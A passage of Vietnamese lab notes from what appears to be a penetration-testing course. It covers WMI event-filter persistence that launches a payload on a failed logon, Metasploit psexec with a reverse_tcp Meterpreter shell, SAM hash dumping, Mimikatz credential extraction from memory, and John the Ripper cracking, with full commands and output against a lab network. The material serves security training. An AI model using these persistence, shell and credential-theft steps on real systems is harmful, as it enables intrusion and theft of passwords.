- "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" - vị trí thêm khóa
- /V "User Persist" - tên của khóa (Giá trị)

## 6. WMI Event Filter Persistence

WMI cho phép quản trị viên hệ thống và phần mềm thực hiện các thao tác quản lý, giám sát, và tương tác với các thành phần của hệ thống Windows

Ta sẽ thiết lập trình xử lý sự kiện cho lần đăng nhập không thành công (ID sự kiện 4625) cho người dùng fakeuser. Điều này sẽ cho phép ta kích hoạt payload của mình khi đăng nhập thất bại đối với người dùng không tồn tại! Chúng tôi sẽ sử dụng các lệnh PowerShell bên dưới để thiết lập bộ lọc. Sử dụng powershell với quyền admin

Có ba phần để thiết lập.

1. Lệnh đầu tiên chúng ta sẽ sử dụng sẽ thiết lập Bộ lọc sự kiện -Class \_\_EventFilter với tên UPDATER. Sau đó, truy vấn sẽ tìm kiếm thông tin đăng nhập không thành công (ID sự kiện 4625) trong đó thông tin đăng nhập khớp với fakeuser.
2. Phần thứ hai thiết consumer phải làm gì khi khớp filter. Trong trường hợp này, ta sẽ khớp với bộ lọc UPDATER chạy payload tại C:\Users\sec560\Desktop\payload.exe.
3. Phần cuối cùng thiết lập liên kết filter với consumer để kích hoạt và chạy ứng dụng consumer (payload).

```
$filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments @{EventNamespace = 'root/cimv2'; Name = "UPDATER"; Query = "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_NTLogEvent' AND TargetInstance.EventCode = '4625' And TargetInstance.Message Like '%fakeuser%'"; QueryLanguage = 'WQL'}
```

- Tạo một bộ lọc sự kiện WMI trong namespace root/subscription và lớp \_\_EventFilter.
- Bộ lọc này được đặt tên là "UPDATER". Thực hiện một truy vấn WQL (WMI Query Language) để lắng nghe sự kiện tạo ra (\_\_InstanceCreationEvent) trong vòng 60 giây. Sự kiện này phải thuộc namespace root/cimv2 và có mã sự kiện là '4625' (mã lỗi đăng nhập không thành công).
- Thêm điều kiện là sự kiện phải chứa chuỗi "fakeuser" trong thông điệp.

```
$consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments @{Name = "UPDATER"; CommandLineTemplate = "C:\Users\sec560\Desktop\payload.exe"}
```

- Tạo một consumer WMI trong namespace root/subscription và lớp CommandLineEventConsumer.
- Consumer này cũng được đặt tên là "UPDATER".
- Thực thi một tệp thực thi (payload.exe) có đường dẫn là C:\Users\sec560\Desktop\payload.exe mỗi khi sự kiện kích hoạt bộ lọc xảy ra.

```
$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Arguments @{Filter = $Filter; Consumer = $Consumer}
```

```
PS C:\WINDOWS\system32> $filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments @{EventNamespace = 'root/cimv2'; Name = "UPDATER"; Query = "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_NTLogEvent' AND TargetInstance.EventCode = '4625' And TargetInstance.Message Like '%fakeuser%'"; QueryLanguage = 'WQL'}
PS C:\WINDOWS\system32> $consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments @{Name = "UPDATER"; CommandLineTemplate = "C:\Users\sec560\Desktop\payload.exe"}
PS C:\WINDOWS\system32> $FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Arguments @{Filter = $filter; Consumer = $consumer}
```

chuyển sang Linux, mở một thiết bị đầu cuối mới và thử đăng nhập bằng smbclient và fakeuser

```
smbclient '\\10.130.10.25\c$' -U fakeuser fakepass
```

```
sec560@slingshot:~$ smbclient '\\10.130.10.25\c$' -U fakeuser fakepass
WARNING: The "syslog" option is deprecated
session setup failed: NT_STATUS_LOGON_FAILURE
```

Chờ một lúc, ta sẽ thấy session được mở

Tương tự, ta kiểm tra:

```
[*] Session 0ae427b8 payload - 10.130.10.25:1216 (Sec560Student) - windows/amd64 - Mon,
08 Apr 2024 17:35:48 +07

[server] sliver (service) > sessions -i 0a

[*] Active session payload (0ae427b8)

[server] sliver (payload) > whoami

Logon ID: SEC560STUDENT\sec560
[*] Current Token ID: SEC560STUDENT\sec560
[server] sliver (payload) > █
```

Dọn dẹp bộ lọc

```
PS C:\WINDOWS\system32> Get-WmiObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%Updater%'"
| Remove-WmiObject -Verbose
VERBOSE: Performing the operation "Remove-WmiObject" on target
"\\SEC560STUDENT\ROOT\Subscription:__FilterToConsumerBinding.Consumer="CommandLineEventConsumer.Name=\\"UPDATER\\"",Filter="__EventFilt
er.Name=\\"UPDATER\\"".
PS C:\WINDOWS\system32> █
```

## Kết luận

Chúng ta đã sử dụng một số phương pháp khác nhau để duy trì quyền truy cập các hệ thống Windows. Tùy chọn sử dụng tùy thuộc vào cấp độ truy cập và cách bạn chọn ẩn.

## Lab 3.4: MSF psexec, hashdumping, and Mimikatz

### Mục tiêu:

Sử dụng module psexec trong metasploit để triển khai meterpreter payload đến máy đích window sử dụng giao thức xác thực SMB

Khám phá khả năng của meterpreter trong việc leo thang đặc quyền và dump hash từ máy mục tiêu

### Cài đặt

Máy ảo sử dụng:

- Slingshot linux
- Window 10

Ping từ slingshot linux đến win10:

```
File Edit View Search Terminal Help
sec560@slingshot:~$ ping 10.130.10.25
PING 10.130.10.25 (10.130.10.25) 56(84) bytes of data.
64 bytes from 10.130.10.25: icmp_seq=1 ttl=128 time=0.250 ms
64 bytes from 10.130.10.25: icmp_seq=2 ttl=128 time=0.183 ms
64 bytes from 10.130.10.25: icmp_seq=3 ttl=128 time=0.228 ms
64 bytes from 10.130.10.25: icmp_seq=4 ttl=128 time=0.217 ms
64 bytes from 10.130.10.25: icmp_seq=5 ttl=128 time=0.215 ms
^C
--- 10.130.10.25 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4078ms
rtt min/avg/max/mdev = 0.183/0.218/0.250/0.027 ms
sec560@slingshot:~$
```

### Thực hành

#### 1. Khởi động metasploit

```
      =[ metasploit v6.2.31-dev-                               ]
+ -- --=[ 2272 exploits - 1191 auxiliary - 405 post           ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops                ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



Chọn module khai thác psexec để tạo một service lên máy target:

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) >
```

Đổi với payload, chúng tôi sẽ sử dụng giai đoạn Meterpreter với stager là Reverse\_tcp:

```
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Set RHOSTS đến máy target, LHOST tun0

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.130.10.25
RHOSTS => 10.130.10.25
msf6 exploit(windows/smb/psexec) > set LHOST tun0
LHOST => tun0
```

Cấu hình mô-đun khai thác psexec của bạn với tên miền hibox, tên người dùng bgreen và mật khẩu Password1. Người dùng hibox\bgreen nằm trong nhóm administrators máy này.

```
msf6 exploit(windows/smb/psexec) > set SMBUser bgreen
SMBUser => bgreen
msf6 exploit(windows/smb/psexec) > set SMBDomain hibox
SMBDomain => hibox
msf6 exploit(windows/smb/psexec) > set SMBPass Password1
SMBPass => Password1
```

Trước khi khởi động cuộc tấn công, hãy xác nhận cài đặt là chính xác bằng cách chạy show options . Dưới đây là các tùy chọn để khai thác.

```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS	10.130.10.25	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	hibox	no	The Windows domain to use for authentication
SMBPass	Password1	no	The password for the specified username
SMBSHARE		no	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBUser	bgreen	no	The username to authenticate as

## 2. Chạy tấn công

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.130.10.128:4444
[*] 10.130.10.25:445 - Connecting to the server...
[*] 10.130.10.25:445 - Authenticating to 10.130.10.25:445|hiboxy as user 'bgreen'...
[*] 10.130.10.25:445 - Selecting PowerShell target
[*] 10.130.10.25:445 - Executing the payload...
[+] 10.130.10.25:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.130.10.25
[*] Meterpreter session 1 opened (10.130.10.128:4444 -> 10.130.10.25:1027) at 2024-04-08 19:19:27 +0700
```

Lưu ý đầu ra hiển thị trên màn hình. Chúng ta có thể thấy các hành động sau được Metasploit thực hiện:

1. Metasploit tự động khởi động trình xử lý đảo ngược lắng nghe trên cổng cục bộ 4444, chờ kết nối Reverse\_tcp quay trở lại. LPORT mặc định là 4444 cho hầu hết các tải trọng Metasploit. Chúng ta có thể thay đổi điều đó bằng cách đặt LPORT thành một số giá trị khác.
2. Sau đó nó kết nối với máy chủ mục tiêu.
3. Nó xác thực máy mục tiêu là người dùng bgreen .
4. Sau đó nó nhận ra rằng mục tiêu đã cài đặt PowerShell.
5. Sau đó nó thực thi payload bằng cách khởi động dịch vụ.
6. Nếu dịch vụ khởi động thành công, nó sẽ gửi stage đến mục tiêu (tải nó lên bằng cách sử dụng stager).
7. Và cuối cùng, chúng ta có phiên Meterpreter

## 3. Meterpreter

Bây giờ chúng ta đang ở trong phiên Meterpreter của mình. Để xem tài khoản người dùng mà ta đang chạy ta dùng lệnh getuid.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Ta có đặc quyền SYSTEM, vì vậy, ta bắt đầu với người dùng quản trị bgreen và sử dụng thông tin xác thực để thực thi mã dưới dạng SYSTEM thông qua psexec

Bây giờ, với phiên Meterpreter, lấy các giá trị băm từ mục tiêu. Chúng ta sẽ sử dụng mô-đun post/windows/gather/smart\_hashdump để trích xuất các hàm băm mật khẩu từ hệ thống. Mô-đun này sẽ dump các hàm băm mật khẩu khác nhau tùy thuộc vào vai trò của hệ thống đích. Nếu mục tiêu là domain controller, nó sẽ lấy mật khẩu theo cách khác và từ vị trí khác.

Kiểm tra module smart\_hashdump bằng lệnh info.

```
meterpreter > info post/windows/gather/smart_hashdump
```

```
Name: Windows Gather Local and Domain Controller Account Password Hashes
Module: post/windows/gather/smart_hashdump
Platform: Windows
Arch:
Rank: Normal
```

Provided by:

Carlos Perez <carlos\_perez@darkoperator.com>

Compatible session types:

Meterpreter

Basic options:

Name	Current Setting	Required	Description
GETSYSTEM	false	no	Attempt to get SYSTEM privilege on the target host.
SESSION		yes	The session to run this module on

Description:

This will dump local accounts from the SAM Database. If the target host is a Domain Controller, it will dump the Domain Account Database using the proper technique depending on privilege level, OS and role of the host.

Module options (post/windows/gather/smart\_hashdump):

Name	Current Setting	Required	Description
GETSYSTEM	false	no	Attempt to get SYSTEM privilege on the target host.
SESSION		yes	The session to run this module on

Chạy module:

```
meterpreter > run post/windows/gather/smart_hashdump
```

```
[*] Running module against SEC560STUDENT
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/sec560/.msf4/loot/20240408192659_default_10.130.10.25_windows.hashes_350446.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e2a5379f049ff5f37e322618f569e020...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] sec560:1202:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] notadmin:1203:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] clark:1210:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] antivirus:1217:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] john:1218:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Lệnh chạy post/windows/gather/smart\_hashdump cố gắng lấy gợi ý mật khẩu từ hệ thống nếu bất kỳ người dùng nào đã định cấu hình tài khoản của họ bằng gợi ý mật khẩu

Tuy nhiên, tất cả các giá trị băm NT (phần thứ hai) là 31d6cfe0d16ae931b73c59d7e0c089c0 . Đây là hàm băm NT rỗng. Mô-đun này sẽ không hoạt động ở đây nhưng nó sẽ hoạt động trên domain cotroller. Bây giờ chúng ta hãy thử một mô-đun khác.

Chạy mô-đun post/windows/gather/hashdump

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e2a5379f049ff5f37e322618f569e020...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9679f78eec859fde8b8c208c8fcf4abf:::
sec560:1202:aad3b435b51404eeaad3b435b51404ee:e96c21d7eed6f624c7e4817dce81dea9:::
notadmin:1203:aad3b435b51404eeaad3b435b51404ee:c62638b38308e651b21a0f2ccab3ac9b:::
clark:1210:aad3b435b51404eeaad3b435b51404ee:46ba1790939cb60f3eadf0cd5cd77015:::
antivirus:1217:aad3b435b51404eeaad3b435b51404ee:12ae851bc310750f4ce00e3c7ef9b658:::
john:1218:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::


meterpreter > █
```

Ta đã thành công nhận được các hàm băm từ máy target, sau đó chúng ta có thể bẻ khóa hoặc sử dụng chúng trong một cuộc tấn công pash-the-hash ở phần sau.

#### 4. Cài đặt Mimikatz (Kiwi)

Chuyển qua máy win10, ta sẽ tải một số thông tin xác thực domain vào memory. Ta sẽ giả bộ bgreen đã đăng nhập vào hệ thống

Mở cmd và chạy



Một cửa sổ notepad sẽ hiện ra với quyền hiboxy\bgreen

## 5. Chạy Mimikatz

Bây giờ hãy nhắm mục tiêu vào hệ thống Windows. Mimikatz khá an toàn, nhưng chúng ta cần chuyển sang System process để thực hiện việc này.

Thoát khỏi phiên Meterpreter hiện tại (không phải Metasploit) bằng cách nhập exit .

```
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 10.130.10.25 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/psexec) >
```

```
msf6 exploit(windows/smb/psexec) > set LHOST eth0
LHOST => eth0
msf6 exploit(windows/smb/psexec) > set SMBUSER sec560
SMBUSER => sec560
msf6 exploit(windows/smb/psexec) > set SMBPASS Sec@560
SMBPASS => Sec@560
msf6 exploit(windows/smb/psexec) > unset SMBDomain
Unsetting SMBDomain...
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.130.10.25
RHOSTS => 10.130.10.25
```

Confirm thiết lập bằng cách xem show options

Tiến hành khai thác

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.130.10.128:4444
[*] 10.130.10.25:445 - Connecting to the server...
[*] 10.130.10.25:445 - Authenticating to 10.130.10.25:445| as user 'sec560'...
[*] 10.130.10.25:445 - Selecting PowerShell target
[*] 10.130.10.25:445 - Executing the payload...
[+] 10.130.10.25:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.130.10.25
[*] Meterpreter session 2 opened (10.130.10.128:4444 -> 10.130.10.25:1028) at 2024-04-08 19:46:21 +0700

meterpreter > █
```

Kiểm tra thông tin phiên hiện tại bằng sysinfo

```
meterpreter > sysinfo
Computer      : SEC560STUDENT
OS            : Windows 10 (10.0 Build 19041).
Architecture : x64
System Language : en_US
Domain       : HIBOXY
Logged On Users : 13
Meterpreter   : x86/windows
```

Như chúng ta có thể thấy, hệ thống target là 64-bit, nhưng bản thân quy trình Meterpreter là 32-bit. Để thực hiện nhiệm vụ tiếp theo, chúng ta cần thực hiện quy trình SYSTEM 64 bit.

Chúng ta hãy tìm các tiến trình SYSTEM 64 bit trên mục tiêu bằng lệnh ps. Chúng ta cần tìm kiếm các tiến trình 64 bit ( -A x64 ) đang chạy với quyền SYSTEM ( -s ).



```
meterpreter > ps -A x64 -s
Filtering on arch 'x64
Filtering on SYSTEM processes...

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
520	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
596	516	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
688	524	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
792	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
836	668	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
1100	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1196	4920	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
1640	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2228	668	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
2236	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2328	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2364	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2428	668	prunsrv-amd64.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Tools\neo4j\bin\tools\prunsrv-amd64.exe
2436	668	openvpnserver.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\OpenVPN\bin\openvpnserver.exe
2520	668	VGAuthService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware uthService.exe
2548	668	vm3dservice.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vm3dservice.exe
2564	2428	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
2576	668	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2592	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2880	2548	vm3dservice.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\vm3dservice.exe
3028	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
3060	2548	vm3dservice.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\System32\vm3dservice.exe
3376	668	dllhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\dllhost.exe
6024	5620	winlogon.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
7520	6024	LogonUI.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\System32\LogonUI.exe

Chúng ta cần xác định một tiến trình để di chuyển đến.

Trong thực tế, khi chọn một tiến trình để di chuyển vào, hãy nghĩ đến các tiến trình sẽ ít có khả năng tác động đáng kể đến hệ thống nếu quy trình đó gặp sự cố. Một lựa chọn phổ biến là spoolsv (Print Spooler), vì nó không cần thiết trên hầu hết các hệ thống

Chuyển sang tiến trình spoolsv.exe bằng lệnh sau:

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 4920 to 2228...
[*] Migration completed successfully.
meterpreter > █
```

```
meterpreter > sysinfo
Computer      : SEC560STUDENT
OS            : Windows 10 (10.0 Build 19041).
Architecture : x64
System Language : en_US
Domain       : HIBOXY
Logged On Users : 13
Meterpreter   : x64/windows
meterpreter > █
```

Bây giờ chúng ta đang ở quy trình 64-bit, chúng ta có thể tải Mimikatz bằng lệnh sau

```

meterpreter > load kiwi
Loading extension kiwi...
.#####.   mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***/

Success.

```

Kiểm tra các câu lệnh hiện có bằng cách chạy help

```

Kiwi Commands
=====

Command      Description
-----
creds all    Retrieve all credentials (parsed)
creds_kerberos Retrieve Kerberos creds (parsed)
creds_livessp Retrieve Live SSP creds
creds_msv     Retrieve LM/NTLM creds (parsed)
creds_ssp     Retrieve SSP creds
creds_tspkg   Retrieve Tspkg creds (parsed)
creds_wdigest Retrieve WDigest creds (parsed)
dcsync        Retrieve user account information via DCSync
dcsync_ntlm   Retrieve user account NTLM hash, SSP and

```

Ta thấy có lựa chọn creds\_all

Giờ ta sẽ lấy password từ RAM bằng cách chạy câu lệnh sau



```

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username          Domain           NTLM              SHA1              DPAPI
-----
SEC560STUDENT$    HIBOXY           4def5bf970f79f73f6dd1026f645dd7d  3c2efc73301f5375071b4a1951db9483c0e41ec0
bgreen            hiboxy           64f12cddaa88057e06a81b54e73b949b  cba4e545b7ec918129725154b29f055e4cd5aea8
bgreen            HIBOXY           64f12cddaa88057e06a81b54e73b949b  cba4e545b7ec918129725154b29f055e4cd5aea8  b79129c874e011057bb9022e1f389
sec560            SEC560STUDENT    e96c21d7eed6f624c7e4817dce81dea9  c2045062bda25e4aca61fa70abec49800ab58f5a

wdigest credentials
=====
Username          Domain           Password
-----
(null)            (null)           (null)
SEC560STUDENT$    HIBOXY           (null)
bgreen            hiboxy           (null)
bgreen            HIBOXY           (null)
sec560            SEC560STUDENT    (null)

kerberos credentials
=====
Username          Domain           Password
-----
(null)            (null)           (null)
SEC560STUDENT$    hiboxy.com       AP*'W(DnFAzQV<,( @+OA!)?o,thzFFFRlnAZzm9t9#u+HW+rxs4\>;tpG[FZ13lFj2?P)gqK0v'-2z1+TfVCYN,o7?:Uy (b@<'K7lo%
bgreen            hiboxy           Password1
bgreen            HIBOXY.COM       Password1
sec560            SEC560STUDENT    (null)
sec560student$    HIBOXY.COM       (null)
sec560student$    HIBOXY.COM       AP*'W(DnFAzQV<,( @+OA!)?o,thzFFFRlnAZzm9t9#u+HW+rxs4\>;tpG[FZ13lFj2?P)gqK0v'-2z1+TfVCYN,o7?:Uy (b@<'K7lo%

```

Ta đã lấy được mật khẩu của bgreen.

Bên cạnh đó, nhìn vào tài khoản sec560 ta sẽ thấy mã băm NT của tài khoản.

## Kết luận

Trong bài lab này, ta đã chạy module psexec Metasploit, xem xét các tùy chọn cấu hình của nó và phân tích các hoạt động từng bước của nó để thực thi mã trên máy đích.

## Lab 3.5: Cracking with John the Ripper and Hashcat

### Mục tiêu

Sử dụng John the Ripper để crack hashes từ Windows và Linux

Sử dụng Hashcat để crack mật khẩu hash từ windows và linux

Phân tích cách mà Hashcat rules giúp cho việc giải mã hash có tỷ lệ thành công cao hơn

So sánh Hashcat và John the Ripper

### Cài đặt

Máy ảo sử dụng: Slingshot linux

### Thực hành

#### 1. Đánh giá hiệu suất John

Chạy John trong test mode và kiểm tra một số kiểu hash khác nhau.

Chúng ta hãy xem tốc độ mà John có thể bẻ khóa mật khẩu LM

Trong trường hợp này:

- --test là một tùy chọn để kiểm tra hiệu suất của các thuật toán hash mật khẩu
- --format=lm chỉ định sử dụng định dạng LAN Manager (LM) (caps,14kt,pad,/2,DES,gộp)

```
sec560@slingshot:~$ john --test --format=lm
Created directory: /home/sec560/.john
Will run 2 OpenMP threads
Benchmarking: LM [DES 256/256 AVX2]... (2xOMP) DONE
Raw:      102883K c/s real, 56841K c/s virtual
```

Xem tốc độ bẻ khóa mật khẩu md5crypt

```
sec560@slingshot:~$ john --test --format=md5crypt
Will run 2 OpenMP threads
Benchmarking: md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3]... (2xOMP) DONE
Many salts:      194304 c/s real, 98133 c/s virtual
Only one salt:    205440 c/s real, 103236 c/s virtual
```

#### 2. Bẻ khóa Window hashes sử dụng John

Chúng ta sẽ bẻ khóa một số mã hash trong file web01.hashes

Mặc định, John sẽ tập trung vào các mã LM hash

```
sec560@slingshot:~$ john ~/labs/web01.hashes
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "LM-opencl"
Use the "--format=LM-opencl" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-opencl"
Use the "--format=NT-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 38 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 78 candidates buffered for the current salt, minimum 512 needed for performance.
Proceeding with wordlist:/usr/local/share/john/password.lst, rules:Wordlist
(dmckenzie)
(ckhan)
(phorne)
(egeorge)
```

```
(Administrator)
Proceeding with incremental:LM_ASCII
MIMIGOT (vberry:1)
KNENZ2G (vberry:2)
38g 0:00:00:02 DONE 3/3 (2024-04-10 11:18) 12.96g/s 34967Kp/s 34967Kc/s 41478KC/s KNEIRS8..KNENZ
Warning: passwords printed above might be partial
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed
```

John đã phát hiện hash ở dạng LM nhưng cũng nhận ra rằng chúng có thể là "NT", "LM-opencl", hoặc "NT-opencl". Điều này cho thấy dữ liệu hash có thể tương thích với nhiều định dạng. Nếu biết chính xác định dạng hash, bạn nên sử dụng tùy chọn --format để chỉ định định dạng đó, giúp tối ưu hóa quá trình crack.

